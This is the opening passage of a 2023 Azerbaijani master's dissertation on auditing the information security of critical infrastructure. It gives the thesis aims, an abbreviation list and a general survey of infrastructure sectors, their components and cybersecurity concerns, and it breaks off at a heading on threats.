AZƏRBAYCAN RESPUBLİKASI ELM VƏ TƏHSİL NAZİRLİYİ

AZƏRBAYCAN TEXNİKİ UNİVERSİTETİ

"Kibertəhlükəsizlik" kafedrası

Əlyazması hüququnda

İbrahimov Əmir Mehti oğlu

İskəndərov Müslim Habil oğlu

Məmmədov Şəhriyar Elmar oğlu

İxtisas: 060632 – "İnformasiya texnologiyaları və sistemləri mühəndisliyi"

İxtisaslaşma: "İnformasiya mühafizəsi və təhlükəsizliyi"

Mövzu: Kritik informasiya infrastrukturunda informasiya təhlükəsizliyinin auditi sisteminin işlənməsi

MAGİSTRLİK DİSSERTASİYASI

Elmi rəhbər: **t.f.d. dos. M. A. Həşimov**

Kibertəhlükəsizlik kafedrasının müdiri: **t.e.d., dos. Yadigar İmamverdiyev**

Bakı-2023

MÜNDƏRİCAT

İXTİSARLARIN SİYAHISI

2FA	Two Factor Authentication - *iki faktorlu autentifikasiya*
ABAC	Attribute Based Access Control - Atribut əsaslı giriş nəzarəti
ACL	Access Control List - *Girişə nəzarət siyahıları*
API	Application Programming Interface - *Tətbiqi proqramlaşdırma interfeysi*
APT	Advanced Persistent Threat - *Qabaqcıl Davamlı Təhdid*
ATM	Automated Teller Machine - *Avtomatlaşdırılmış kassa aparatı*
CSRF	Cross-site Request Forgery - *Saytlararası Sorğu Saxtakarlığı*
DAC	Discretionary Access Control - *İxtiyari giriş nəzarəti*
DAST	Dynamic Application Security Testing - *Dinamik proqram təhlükəsizlik testi*
GDPR	General Data Protection Regulation - *Ümumi Məlumatların Qorunması Qaydası*
HTTPS	Hypertext Transfer Protocol – *Təhlükəsiz Hipermətn ötürmə protokolu*
XSS	Cross Site Scripting - *Saytlararası Skript*
ICS	Industrial Management Systems - *Sənaye idarəetmə sistemləri*
IDPS	Intrusion Detection and Prevention Systems - *Hücumun Aşkarlanması və Qarşısının Alınması Sistemləri*
IoT	Internet of Things - *Əşyaların interneti*
MAC	Mandatory Access Control - *Məcburi giriş nəzarəti*
MFA	Multi Factor Authentication - *Çox Faktorlu Doğrulama*
NAC	Network Access Contol - *Şəbəkə Girişinə Nəzarət*
OS	Operating System – *Əməliyyat sistemi*
PAM	Privileged Access Management - *İmtiyazlı Giriş İdarəetmə*
PCI DSS	Payment Card Industry Data Security Standard - *Ödəniş Kartı Sənayesi Məlumat Təhlükəsizliyi Standartı*
RBAC	Role Based Access Control - *rol əsaslı giriş nəzarəti*
RDP	Remote Desktop Protocol - *Uzaq Masaüstü Protokolu*

SCADA	Supervisory Control and Data Acquisition - *Dispetçer nəzarəti və verilənlərin toplanması*
SDN	Software Defined Network - *Proqram təminatı ilə müəyyən edilmiş şəbəkə*
SIEM	Security Information and Event Management - *Təhlükəsizlik Hadisələri və Hadisələrin İdarə Edilməsi*
SMB	Server Message Block - *Server Mesaj Bloku*
SSO	Single Sign On - *Tək giriş*
TCP	Transmission Control Protocol – *Transmissiya nəzarət protokolu*
VLAN	Virtual Local Area Network - *Virtual lokal şəbəkə*
VPN	Virtual Private Network - *Virtual Şəxsi Şəbəkələrdən*
WAF	Web Application Firewall - *Veb Tətbiq Firewallu*

GİRİŞ

Mövzunun aktuallığı. 21-ci əsrdə dördüncü sənaye inqilabının yaratdığı innovativ həllər ardıcıl olaraq insan fəaliyyətinin hər bir səhəsinə nüfuz etməkdədir. Kompüter texnologiyaları, internet, Əşyaların interneti müasir cəmiyyətin funksional əsasını təşkil edən kritik informasiya infrastrukturuna çevrilən çoxsaylı informasiya xidmətlərinin yaradılmasına təkan verdi. Kritik infrastrukturlar cəmiyyət üçün xüsusilə vacib hesab edilən, dövlətin həyati qabiliyyətini təmin edən ən mühüm, müstəsna əhəmiyyətli, strateji təyinatlı infrastrukturlardır. Təbii və ya süni təsirlər nəticəsində fəaliyyətlərində ciddi risklərlə üzləşən kritik infrastrukturlar cəmiyyətin sabitliyi, idarə edilməsi və müdafiə qabiliyyəti üçün böyük təhlükə mənbəyi ola bilərlər.

Fiziki sistemlərin kiber məkanla müşahidə olunan inteqrasiyası onların müxtəlif təyinatlı kiber-fiziki sistemlərə çevrilməsinə səbəb oldusa da digər tərəfdən kiber-fiziki sistemlərin yaratdığı infrastrukturunun kiber təhdidlərdən və ya kiber hucumlardan qorunması üçün effektiv həllərin yaradılması zərurətini ortaya çıxartdı. Meydana çıxan risklər qarşısında kritik infrastrukturlar üçün fasiləsiz və dayanıqlı fəaliyyətinin təmin olunması xüsusilə vacibdir.

Kritik informasiya infrastrukturunun təhlükəsizliyinin təmin edilməsi sahəsində bəzi tədbirlər haqqında Azərbaycan Respublikası Prezidentinin 2021-ci il 17 aprel tarixli 1315 nömrəli fərmanında qeyd olunduğu kimi Azərbaycan Respublikasında da informasiya texnologiyaları əsasında dövlət əhəmiyyətli məsələlərin həlli üçün müvafiq informasiya infrastrukturu yaradılmaqdadır. Həmin infrastrukturun internet şəbəkəsinə daxil edilməsi infrastruktur obyektlərinin kiberhücumların hədəfinə çevrilməsinə səbəb olur. Yaradılan kritik informasiya infrastrukturuna daxil olan sistem və şəbəkələrin sıradan çıxarılması və ya funksionallığının pozulması ciddi ziyan vurulması ilə nəticələnir ki, bu da kritik informasiya infrastrukturunun kibertəhlükəsizliyinə prioritet məsələ kimi baxılmasını zəruri edir [2]. Bu səbəbdən də, fərmanda əksini tapan madəllərdən biri də, kritik informasiya infrastrukturu obyektlərinin təhlükəsizliyinin təmin olunması vəziyyətinə nəzarət maddəsidir.

Həmin maddənin alt bəndində qeyd olunduğu kimi “İldə bir dəfədən az olmayaraq kibertəhlükəsizlik xidməti provayderi tərəfindən kənar audit yoxlamalarının keçirilməsi” kritik infrastrukturlar üçün aktaul məsələlərdən biridir [1].

Tədqiqatın məqsədi və məsələləri. Tədqiqatın məqsədi kritik informasiya infrastrukturunda **informasiya təhlükəsizliyinin etibarlılığını artırmaq üçün auditi sisteminin** işlənməsidir. Bu məqsədə nail olmaq üçün qarşıya aşağıdakı məsələlər qoyulmuşdur:

- Kritik informasiya infrastrukturun arxitektur-texnoloji prinsiplərinin və kibertəhlükəsizlik məsələlərinin analizi
- Kritik informasiya infrastrukturunda auditinin təşkili metodları
- Bank infrastrukturunda informasiya təhlükəsizliyi auditinin təşkili metodu
- SMB (Server Mesaj Bloku; Server Message Block) boşluğundan istifadə edərək serverdə seans əldə edilməsi
- Marşrutlama metodu ilə hədəf maşından kritik məlumatların toplanması

Tədqiqatın obyekti və metodikası. Tədqiqatın obyekti kimi Kritik informasiya infrastrukturunda auditinin təşkili, tədqiqat metodu kimi SMB boşluğundan və marşrutlama metodu istifadə edilmişdir.

Tədqiqatın praktik əhəmiyyəti.

- SMB boşluğundan istifadə edərək serverdə seans əldə edilməsi
- Marşrutlama metodu ilə hədəf maşından kritik məlumatların toplanması

İşin aprobasiyası. Dissertasiya işinin nəticələri aşağıdakı respublika səviyyəli konfransda dinlənilmiş və müzakirə edilmişdir:

Heydər Əliyevin anadan olmasının 100-cü il dönümünə həsr olunmuş tələbə və gənc tədqiqatçıların "Mütərəqqi texnologiyalar və innovasiyalar" mövzusunda Vll Respublika elmi-texniki konfrans, 25-26 may, 2023.

Dissertasiya işinin strukturu: Dissertasiya işi giriş, 3 fəsil, nəticə və 35 ədəbiyyat mənbəyindən ibarət olmaqla 72 səhifədə təşkil olunmuşdur. İşdə 18 şəkil yer almışdır.

Birinci fəsildə Kritik informasiya infrastrukturun arxitektur-texnoloji prinsipləri araşdırılmış, Kritik informasiya infrastrukturun kibertəhlükəsizlik məsələləri analiz

edilmiş, Kritik informasiya infrastrukturunda auditinin təşkili metodları təhlil edilmişdir.

İkinci fəsildə Bank infrastrukturunda Girişə nəzarət mexanizmləri və şəxsiyyət girişinin idarə edilməsi, Veb tətbiqlərin təhlükəsizliyi və auditi tədqiq edilmiş, Şəbəkə seqmentasiyası və boşluqların idarə edilməsi üçün mexanizmlər işlənmişdir.

Üçüncü fəsildə SMB boşluğundan istifadə edərək serverdə seans əldə edilməsi, marşrutlama metodu ilə hədəf maşından kritik məlumatların toplanması üçün praktiki işlər aparılmış, nüfuzetmə testləri auditinin nəticəsi olaraq həyata keçirilməli olan tədbirlər müəyyən edilmişdir.

Dissertasiya işi iddiaçılar tərəfindən aşağıdakı hissələrdə yerinə yetirilmişdir:

Giriş: Müslim İskəndərov

Birinci fəsil : Şəhriyar Məmmədov

İkinci Fəsil: Əmir İbrahimov, Müslim İskəndərov, Şəhriyar Məmmədov

Üçüncü fəsil: Əmir İbrahimov

I FƏSİL. KRİTİK İNFORMASİYA İNFRASTRUKTURUN ELMİ-NƏZƏRİ PROBLEMLƏRİNİN ANALİZİ VƏ AUDİTİNİN TƏŞKİLİ METODLARI

1.1. Kritik informasiya infrastrukturun analizi

Texnoloji tərəqqi mövcud infrastrukturların daha çox avtomatlaşdırılmasına və xüsusi informasiya infrastrukturunun yaradılmasına səbəb olmuşdur. Müasir cəmiyyət bir çox texnoloji infrastrukturun mövcudluğundan, etibarlılığından, təhlükəsizliyindən daha çox asılı vəziyyətə gəlmişdir. Həm təmin etdikləri əhəmiyyətli sosial və iqtisadi faydalarına görə, həm də onların nasazlığının ciddi nəticələrinə görə informasiya sistemləri insanların həyatında mühüm rol oynayır. Kritik hesab edilən infrastrukturlar fiziki və informasiyaya əsaslanan obyektlər, şəbəkələr və aktivlərdir ki, onlar zədələndikdə vətəndaşların rifahına, hökumətlərin və sənayenin düzgün işləməsinə və ya digər mənfi təsirlərə səbəb olur.

Kritik infrastruktur cəmiyyətin və onun iqtisadiyyatının fəaliyyəti üçün vacib olan fiziki və virtual sistemlərə aiddir. Kritik infrastruktur müasir cəmiyyətin fəaliyyətində əsas rol oynayır. O, sosial funksiyaların, iqtisadi sabitliyin və ictimai təhlükəsizliyin təmin edilməsi üçün vacib olan sistemlərin geniş spektrini əhatə edir. Kritik infrastruktur funksionallıq və əhəmiyyətindən asılı olaraq bir neçə sektora bölünə bilər. Bu sektorlar ölkələrə görə fərqlənə bilər, lakin ümumilikdə enerji infrastrukturu (elektrik enerjisinin istehsalı, ötürülməsi və paylanması), nəqliyyat sistemləri (yollar, dəmir yolları, hava limanları, limanlar), rabitə şəbəkələri, su təchizatı və kanalizasiya sistemləri, tibb müəssisələri özündə birləşdirir. Kritik infrastrukturun əsas aspektlərindən biri müxtəlif sektorlar arasında qarşılıqlı asılılıqdır. Məsələn, elektrik enerjisinin kəsilməsi nəqliyyat sistemlərinə, rabitə şəbəkələrinə və tibbi xidmətlərə təsir göstərə bilər. Kritik infrastruktur əlavə zəifliklər və qarşılıqlı asılılıqlar yaradan informasiya texnologiyaları və kommunikasiya şəbəkələri kimi mürəkkəb sistemlərdən getdikcə daha çox asılıdır. Kritik infrastrukturlar aşağıda göstərilən müxtəlif sektorlara bölünür [3]:

Enerji sektoru: Buraya elektrik istehsal edən stansiyalar, elektrik şəbəkələri, neft və qaz kəmərləri, neft emalı zavodları və bərpa olunan enerji qurğuları daxildir. Enerji

infrastrukturu evləri, biznesləri və nəqliyyatı elektrik enerjisi, yanacaq və istiliklə təmin etmək üçün çox vacibdir.

Nəqliyyat sektoru: Bu, yol şəbəkələrini, körpüləri, hava limanlarını, dəniz limanlarını, dəmir yollarını və ictimai tranzit sistemlərini əhatə edir. Etibarlı nəqliyyat infrastrukturu malların, xidmətlərin və insanların hərəkətini təmin edərək ticarət və gündəlik gediş-gəlişi təmin edir.

Maliyyə xidmətləri sektoru: Bank sistemləri, birjalar, ödəniş şəbəkələri və maliyyə institutları iqtisadi əməliyyatlardakı roluna, pul sabitliyinə və maliyyə sektorunun fəaliyyətinə görə kritik infrastruktur hesab edilir.

Su və Çirkab Sular sektoru: Su təchizatı sistemləri, bəndlər, su anbarları, su təmizləyici qurğular və çirkab suların təmizlənməsi qurğuları bu kateqoriyaya aiddir. Onlar əhalinin sağlamlığını qorumaq və müxtəlif sənaye sahələrini dəstəkləmək üçün təmiz və təhlükəsiz içməli suyun mövcudluğunu və tullantı sularının düzgün idarə olunmasını təmin edirlər.

Rabitə sektoru: Telekommunikasiya şəbəkələri, o cümlədən simli və simsiz sistemlər, peyklər və internet infrastrukturu məlumat mübadiləsi üçün vacibdir. Onlar səsli zəngləri, internetə çıxışı, təcili yardım xidmətlərini və rəqəmsal əlaqəni təmin edir.

Fövqəladə Xidmətlər sektoru: Bu, polis, yanğınsöndürmə idarələri, tibbi xidmətlər və fövqəladə halların idarə olunması agentlikləri kimi fövqəladə hallara cavab sistemlərini əhatə edir. Bu xidmətlər fövqəladə hallar, təbii fəlakətlər və böhran vəziyyətlərində ictimai təhlükəsizlik və fəlakətlərə cavab vermək imkanlarını təmin edir.

Səhiyyə sektoru: Xəstəxanalar, klinikalar, tibbi tədqiqat müəssisələri, əczaçılıq istehsalçıları və ictimai səhiyyə agentlikləri ictimai sağlamlığı qorumaq, tibbi xidmətlər göstərmək və xəstəliklər və epidemiyalarla mübarizə aparmaq üçün tədqiqat aparmaq üçün həyati əhəmiyyət kəsb edir.

Hökumət Obyektləri: Hökümət binaları, hərbi qurğular, dövlət idarəetmə mərkəzləri və məxfi məlumatları saxlayan məlumat mərkəzləri ölkənin idarə edilməsini və fəaliyyətini qorumaq üçün çox vacibdir.

Ərzaq və Kənd Təsərrüfatı sektoru: Bu sektora kənd təsərrüfatı istehsalı, qida emalı zavodları, paylama şəbəkələri və qida təchizatı zəncirləri daxildir. Ərzaq təhlükəsizliyinin təmin edilməsi və əsas kənd təsərrüfatı resurslarının mövcudluğu cəmiyyətin rifahı və sabitliyi üçün çox vacibdir.

Müdafiə və Milli Təhlükəsizlik: Hərbi qurğular, müdafiə sistemləri, kəşfiyyat agentlikləri və kibertəhlükəsizlik infrastrukturu ölkənin suverenliyini, sərhədlərini və kritik aktivlərini xarici təhdidlərdən qoruyur.

Kimyəvi və Təhlükəli Materiallar: Buraya təhlükəli kimyəvi maddələrin və materialların istehsalı, saxlanması və daşınması ilə məşğul olan obyektlər daxildir. Onların təhlükəsiz idarə olunması, saxlanması və utilizasiyasının təmin edilməsi qəzaların, ətraf mühitin çirklənməsinin qarşısını almaq və əhalinin sağlamlığını qorumaq üçün çox vacibdir.

Kosmik sistemlər: Peyklər, kosmodromlar və yerüstü idarəetmə sistemləri kimi kosmik infrastruktur rabitə, hava vəziyyətinin monitorinqi, naviqasiya, elmi tədqiqatlar və milli təhlükəsizlikdə mühüm rol oynayır. Kosmik aktivlər geniş spektrli proqramlar və xidmətlər üçün vacibdir.

Yuxarıda qeyd olunan infrastruktur sektorlarından hər hansı birinin pozulması və ya uğursuzluğu ictimai təhlükəsizliyə, iqtisadi sabitliyə və cəmiyyətin ümumi fəaliyyətinə təsir edən ciddi nəticələrə səbəb ola bilər. Hökumətlər və təşkilatlar riskləri azaltmaq və onların davamlılığını təmin etmək üçün bu infrastrukturların qorunmasına, dayanıqlığına və təhlükəsizliyinə xüsusi önəm verirlər [3].

Kritik infrastruktur komponentləri

Kritik infrastrukturun komponentləri konkret sektordan və ya sənayedən asılı olaraq dəyişə bilər. Bununla belə, müxtəlif kritik infrastruktur sektorlarında rast gəlinən bəzi ümumi komponentlər var. Həmin komponentlər aşağıda göstərilmişdir [8]:

Fiziki aktivlər: Bunlar binalar, tikililər, qurğular, avadanlıq və mexanizmlər daxil olmaqla kritik infrastrukturun maddi komponentləridir. Nümunələrə elektrik stansiyaları, nəqliyyat şəbəkələri, su təmizləyici qurğular, rabitə qüllələri və məlumat mərkəzləri daxildir.

Şəbəkələr və Sistemlər: Kritik infrastruktur effektiv işləmək üçün mürəkkəb

şəbəkələrə və sistemlərə əsaslanır. Bunlara elektrik şəbəkələri, nəqliyyat şəbəkələri, telekommunikasiya sistemləri, su paylayıcı şəbəkələr və kompüter şəbəkələri daxil ola bilər. Bu şəbəkələr enerji, nəqliyyat, rabitə və digər vacib xidmətlərin axınını asanlaşdırır.

Nəzarət Sistemləri: Bir çox kritik infrastruktur sektorları öz əməliyyatlarını izləmək və idarə etmək üçün nəzarət sistemlərindən istifadə edirlər. Bu sistemlərə Dispetçer nəzarəti və verilənlərin toplanması (SCADA) sistemləri, sənaye idarəetmə sistemləri (ICS, ing. Industrial Management Systems) və digər avtomatlaşdırma texnologiyaları daxil ola bilər. Onlar operatorlara enerji istehsalı, suyun təmizlənməsi və sənaye istehsalı kimi prosesləri idarə etmək və izləmək imkanı verir.

İnformasiya Texnologiyaları (İT) İnfrastrukturu: İT infrastrukturu kritik infrastruktur əməliyyatlarını idarə etmək və dəstəkləmək üçün çox vacibdir. Buraya məlumat mübadiləsini, məlumatların işlənməsini və əlaqəni təmin edən aparat, proqram təminatı, şəbəkələr və məlumatların saxlanması sistemləri daxildir. Təhlükəsizlik divarları, müdaxilənin aşkarlanması sistemləri və şifrələmə mexanizmləri kimi mühafizə vasitələri kritik infrastrukturu kibertəhlükələrdən qorumaq üçün vacibdir.

İnsan Resursları: Təlim keçmiş kadrlar və ixtisaslı işçi qüvvəsi kritik infrastrukturun vacib komponentləridir. Buraya kritik infrastruktur sistemlərinin istismarı, saxlanması və təhlükəsizliyinə cavabdeh olan operatorlar, mühəndislər, texniki işçilər, fövqəladə hallara cavab verənlər və təhlükəsizlik işçiləri daxildir.

Təchizat Zəncirləri: Kritik infrastruktur sektorları lazımi resursların, materialların və ehtiyat hissələrin mövcudluğunu təmin etmək üçün təchizat zəncirlərinə etibar edir. Təchizat zəncirləri təchizatçıları, nəqliyyat şəbəkələrini və logistika sistemlərini əhatə edir. Təchizat zəncirindəki fasilələr kritik infrastrukturun fəaliyyətinə və dayanıqlığına təsir göstərə bilər.

Qaydalar və Standartlar: Tənzimləyici çərçivələr, siyasətlər və standartlar kritik infrastrukturun dizaynında, istismarında və təhlükəsizliyində mühüm rol oynayır. Bunlara təhlükəsizlik qaydaları, kibertəhlükəsizlik qaydaları, ekoloji standartlar və mühüm infrastruktur komponentlərinin istismarını və mühafizəsini tənzimləyən

sənaye-xüsusi qaydalar daxil ola bilər.

Fövqəladə Hallara Cavab və Bərpa Planları: Düzgün müəyyən edilmiş fövqəladə hallara reaksiya və bərpa planları kritik infrastrukturun vacib komponentləridir. Bu planlar infrastruktur daxilində baş verə biləcək fasilələri, fəlakətləri və ya fövqəladə halları aradan qaldırmaq üçün prosedurları, protokolları və koordinasiya mexanizmlərini təsvir edir.

Monitorinq və Nəzarət Sistemləri: Kritik infrastruktur sektorları tez-tez anomaliyaları, təhdidləri və ya potensial riskləri aşkar etmək üçün monitorinq və müşahidə sistemlərindən istifadə edirlər. Bu sistemlərə infrastrukturun vəziyyəti və potensial zəifliklər haqqında real vaxt rejimində məlumat verən sensorlar, kameralar, həyəcan siqnalları və qabaqcıl monitorinq texnologiyaları daxil ola bilər.

Ehtiyat sistemləri: Kritik infrastruktur tez-tez uğursuzluqlar və ya fasilələr halında davamlılığı təmin etmək üçün ehtiyat sistemləri və tədbirlərini özündə birləşdirir. Buraya ehtiyat enerji generatorları, dublikat idarəetmə sistemləri və alternativ təchizat marşrutları daxil ola bilər.

Bu komponentlər kritik infrastrukturun əməliyyatını, dayanıqlığını və təhlükəsizliyini dəstəkləmək üçün birlikdə işləyir. Onların səmərəli idarə edilməsi və qorunması cəmiyyətdə əsas xidmətlərin fəaliyyətini və sabitliyini qorumaq üçün çox vacibdir.

Texnologiyaların kritik infrastruktura təsiri

İnkişaf etməkdə olan texnologiyalar kritik infrastruktur sektorlarına həm müsbət, həm də mənfi təsir göstərmək potensialına malikdir. Aşağıda inkişaf edən texnologiyalar və onların potensial təsirlərindən bəzi nümunələr verilmişdir:

Əşyaların İnterneti (IoT, ing. Internet of Things): IoT, məlumat toplamaq və mübadilə etmək imkanı verən sensorlar, proqram təminatı və şəbəkə protokolları ilə birləşdirilən bir-biri ilə əlaqəli fiziki cihazlar şəbəkəsinə aiddir. IoT kritik infrastruktur komponentlərinin monitorinqini və nəzarətini gücləndirə, səmərəliliyini artıra bilər. Bununla belə, o, həm də yeni kibertəhlükəsizlik riskləri meydana gətirir, çünki bir-birinə bağlı cihazlar kiberhücumlara qarşı həssas ola bilər.

Süni İntellekt (AI): AI texnologiyaları əməliyyatları optimallaşdıra, qərarların qəbulunu avtomatlaşdıra və kritik infrastruktur sektorlarında proqnozlaşdırma

imkanlarını artıra bilər. Onlar enerji şəbəkəsinin idarə edilməsini, nəqliyyatın idarə edilməsini, anomaliyaların aşkar edilməsini təkmilləşdirə və resursların ayrılmasını optimallaşdıra bilərlər. Bununla belə, suni intellekt sistemləri etibarlılığı təmin etmək və gözlənilməz nəticələrin qarşısını almaq üçün diqqətlə dizayn edilməlidirlər.

Böyük verilənlər (Big Data Analytics): Böyük həcmdə məlumat toplamaq, saxlamaq və təhlil etmək bacarığı kritik infrastruktur sektorları üçün dəyərli məlumatlar təmin edə bilər. Böyük verilənlərin analitikası resurslardan istifadəni optimallaşdıra və situasiya məlumatlılığını artıra bilər. O, həmçinin anomaliyaların və potensial risklərin erkən aşkarlanmasını asanlaşdıra bilər. Bununla belə, həssas məlumatları qorumaq üçün məlumatların məxfiliyi və təhlükəsizliyinə diqqət yetirilməlidir.

Blockchain Texnologiyası: Blockchain təchizat zəncirinin idarə edilməsi, ağıllı müqavilələr və autentifikasiya prosesləri kimi kritik infrastruktur əməliyyatlarının bütövlüyünü və etibarlılığını artıra bilən təhlükəsiz və şəffaf paylanmış sistemlər təklif edir. Bu, fırıldaqçılığın qarşısını almağa, məlumatların bütövlüyünü yaxşılaşdırmağa və əməliyyatları sadələşdirməyə kömək edə bilər. Bununla belə, geniş tətbiqi və miqyaslılığı ilə blockchain tətbiqi üçün. Bununla belə, blockchainin geniş tətbiqi və miqyaslılığı ilə bağlı problemlər qalmaqdadır.

Robototexnika və avtomatlaşdırma: Bu kritik infrastruktur əməliyyatlarında səmərəliliyi, məhsuldarlığı və təhlükəsizliyi artıra bilər. Robotlar texniki xidmət, yoxlamalar və təhlükəli vəzifələr üçün istifadə oluna bilər ki, bu da insanların risklərə məruz qalmasını azaldır. Bununla belə, robotların kritik infrastruktur sistemlərinə inteqrasiyası ehtiyatlı planlaşdırma, təhlükəsizlik protokolları və potensial iş yerlərinin dəyişdirilməsi ilə bağlı problemlərin həllini tələb edir.

Cloud Computing: Bulud hesablama genişlənən və çevik saxlama, emal və məlumat mübadiləsi imkanları təklif edir. Kritik infrastruktur sektorları məlumatların idarə edilməsini, əməkdaşlığı və məlumatlara uzaqdan girişi təkmilləşdirmək üçün bulud hesablamalarından istifadə edə bilər. Bununla belə, bulud xidmətlərinə etibar üçüncü tərəf provayderlərindən asılılıq yaradır və məlumatların məxfiliyi, əlçatanlığı və potensial kibertəhlükələrlə bağlı narahatlıqları artırır.

Kibertəhlükəsizlik Həlləri: İnkişaf etməkdə olan kibertəhlükəsizlik texnologiyaları, məsələn, qabaqcıl təhlükə aşkarlama sistemləri, şifrələmə üsulları və təhlükəsiz kommunikasiya protokolları kritik infrastrukturu kibertəhlükələrdən qorumaq üçün çox vacibdir. Texnologiya inkişaf etdikcə kibertəhlükəsizlik tədbirləri yaranan təhdidləri və zəiflikləri aradan qaldırmaq üçün davamlı olaraq təkmilləşdirilməlidir.

Bərpa Olunan Enerji Texnologiyaları: Günəş enerjisi, külək turbinləri və enerji saxlama sistemləri kimi bərpa olunan enerji texnologiyalarının qəbulu enerji sektorunu dəyişdirə və ənənəvi enerji mənbələrindən asılılığı azalda bilər. Bərpa olunan enerjinin kritik infrastruktura inteqrasiyası davamlılığı, dayanıqlığı artıra və ətraf mühitə təsirləri azalda bilər.

5G və Yeni Nəsil Şəbəkələr: Bu şəbəkələrin tətbiqi daha sürətli və daha az gecikməli əlaqə təklif edir. Bu, real vaxt rejimində məlumat mübadiləsini, avtonom nəqliyyat vasitələrini, rabitə və IoT tətbiqləri kimi kritik infrastruktur sektorlarını dəstəkləyə bilər. Bununla belə, şəbəkə infrastrukturunun genişləndirilməsi və təhlükəsizlik problemlərinin həlli vacibdir.

Pilotsuz uçuş aparatları: Dronlar və avtonom nəqliyyat vasitələri kritik infrastruktur sektorlarında təftiş, müşahidə və nəqliyyatda inqilab edə bilər. Onlar çətin əldə edilən ərazilərə daxil ola, monitorinq imkanlarını təkmilləşdirə və cavab müddətini yaxşılaşdıra bilərlər. Bununla belə, təhlükəsiz və məsuliyyətli yerləşdirməni təmin etmək üçün təhlükəsizlik protokolları və məxfilik mülahizələri nəzərə alınmalıdır. Kritik infrastruktur operatorları üçün yeni texnologiyalarla bağlı faydaları, riskləri və çətinlikləri diqqətlə qiymətləndirmək vacibdir [8].

1.2. Kritik informasiya infrastrukturlarının kibertəhlükəsizlik məsələləri

Kritik infrastrukturun müəyyənləşdirilməsi cəmiyyətin fəaliyyəti üçün həyati əhəmiyyət kəsb edən sistemlərin müəyyən edilməsini nəzərdə tutur. Bunlara enerji, nəqliyyat, su və tullantı suları, telekommunikasiya, səhiyyə, maliyyə xidmətləri və hökumət əməliyyatları kimi sektorlar daxil ola bilər. Kritik infrastruktur bir-birindən asılılığı ilə xarakterizə olunur, çünki bir sektorda baş verən pozğunluqlar digər sektorlara da ardıcıl təsir göstərə bilər [26].

Rəqəmsal əsrdə kritik infrastrukturlar müasir cəmiyyətlərin ayrılmaz hissəsinə çevrilib. Onlar həyati vacib sektorların düzgün işləməsini dəstəkləyirlər və onların pozulması iqtisadi, sosial və təhlükəsizlik kimi əhəmiyyətli təsirlərə səbəb ola bilər:

İqtisadi nöqteyi-nəzərdən kritik infrastruktur müxtəlif iqtisadi sektorların fəaliyyəti üçün vacibdir. Onlar maliyyə əməliyyatlarını, təchizat zənciri əməliyyatlarını, istehsal və paylama proseslərini və bir sıra digər iqtisadi fəaliyyətləri gücləndirirlər. Bundan əlavə, kritik infrastrukturlar rəqəmsal iqtisadiyyatın təmin edilməsində həlledici rol oynayır. Onlar qlobal iqtisadiyyatın ayrılmaz hissəsinə çevrilmiş elektron ticarət, onlayn reklam, bulud hesablamaları və rəqəmsal ödənişlər kimi müxtəlif rəqəmsal xidmətlərin əsasını təşkil edirlər. Bu infrastrukturların pozulması əhəmiyyətli iqtisadi itkilərlə nəticələnə bilər və potensial olaraq iqtisadiyyatın fəaliyyətini poza bilər.

Kritik İnformasiya İnfrastrukturu xalqların iqtisadi rifahında əsas rol oynayır. O, iqtisadiyyatın əsas sektorları üçün onurğa sütunu mahiyyətini daşıyır. Məsələn, maliyyə sənayesi əməliyyatları rahat və təhlükəsiz şəkildə yerinə yetirmək üçün elektron pul köçürmə sistemləri, birjalar və bank sistemləri kimi kritik infrastruktura çox etibar edir. Bu sistemlərin pozulması istehlakçıların inamının itirilməsi, maliyyə itkiləri və bazar qeyri-sabitliyi kimi ciddi iqtisadi təsirlərə səbəb ola bilər.

Təchizat zənciri və logistika sektorunda kritik informasiya infrastrukturu malların səmərəli izlənilməsini, saxlanmasını və daşınmasını təmin edir. Bu sistemlərdəki nasazlıqlar əhəmiyyətli gecikmələrə, iqtisadi itkilərə və zəruri malların potensial çatışmazlığına səbəb ola bilər.

Sosial nöqteyi-nəzərdən kritik infrastrukturlar vətəndaşların gündəlik həyatlarında etibar etdikləri əsas xidmətlərin təmin edilməsində mühüm rol oynayır. Kritik infrastrukturlar əhəmiyyətli ictimai təsirə malikdir. Onlar səhiyyə, kommunal xidmətlər, nəqliyyat və rabitə kimi əsas ictimai xidmətləri təmin edir. Məsələn, kommunikasiya, məlumat əldə etmək, təhsil və əyləncə üçün internetdən yüksək dərəcədə asılılığ kritik infrastrukturun bir hissəsidir.

Səhiyyə sektorunda kritik infrastrukturlar elektron sağlamlıq qeydləri, teletibb və tibbi avadanlıq kimi müxtəlif xidmətləri dəstəkləyir. Bu sistemlərin hər hansı

birinin pozulması insanların sağlamlığına və təhlükəsizliyinə birbaşa təsir göstərə bilər.

Kritik infrastrukturlar su və elektrik kimi kommunal xidmətlərin çatdırılmasını həyata keçirdir. Bu kommunal xidmətlərin idarə edilməsi çox vaxt kritik infrastrukturun bir hissəsi olan SCADA sistemlərindən asılıdır. Bu sistemlərdə yaranan fasilələr elektrik və ya suyun kəsilməsinə gətirib çıxara bilər ki, bu da əhalinin böyük hissəsinə mənfi təsir göstərə bilər.

Təhlükəsizlik nöqteyi-nəzərindən kritik infrastrukturlar mühüm əhəmiyyət kəsb edir, çünki onlar ölkədə sabitliyi pozmağa yönəlmiş kiberhücumlar üçün potensial hədəfə çevrilə bilər. Kritik infrastrukturların kibertəhlükəsizliyi hökumətlər üçün narahatlıq doğurur, çünki bu infrastrukturlara hücumlar milli təhlükəsizlik əməliyyatlarını və həssas məlumatları poza bilər ki, bu da hökumətə ictimai inamı sarsıda bilər.

Kritik infrastrukturlar həm də milli təhlükəsizliyin əsas komponentidir. Onlar müdafiə rabitəsi, kəşfiyyat xidmətləri, fövqəladə hallar xidmətləri və ictimai təhlükəsizlik şəbəkələri də daxil olmaqla geniş spektrli əsas xidmət və imkanları dəstəkləyir.

Bir çox ölkələrdə hərbi və kəşfiyyat agentlikləri müdafiə fəaliyyətlərini əlaqələndirmək, həssas məlumatları bölüşmək və təhdidlərə cavab vermək üçün təhlükəsiz və etibarlı rabitə şəbəkələrinə etibar edirlər. Bu rabitə şəbəkələri ölkənin əhəmiyyətli infrastrukturunun bir hissəsidir və onların pozulması milli təhlükəsizliyi təhlükə altına qoya bilər. Digər tərəfdən kritik infrastrukturlar tez-tez ölkədə sabitliyi pozmaq, qorxu yaratmaq və ya iqtisadi zərər vurmaq məqsədi daşıyan kiberhücumların hədəfi olur. Buna görə də, kritik infrastrukturların qorunması milli kibertəhlükəsizlik strategiyalarının mühüm aspekti kimi qəbul edilir [26].

Kritik infrastrukturlar üçün bəzi təhdidlər

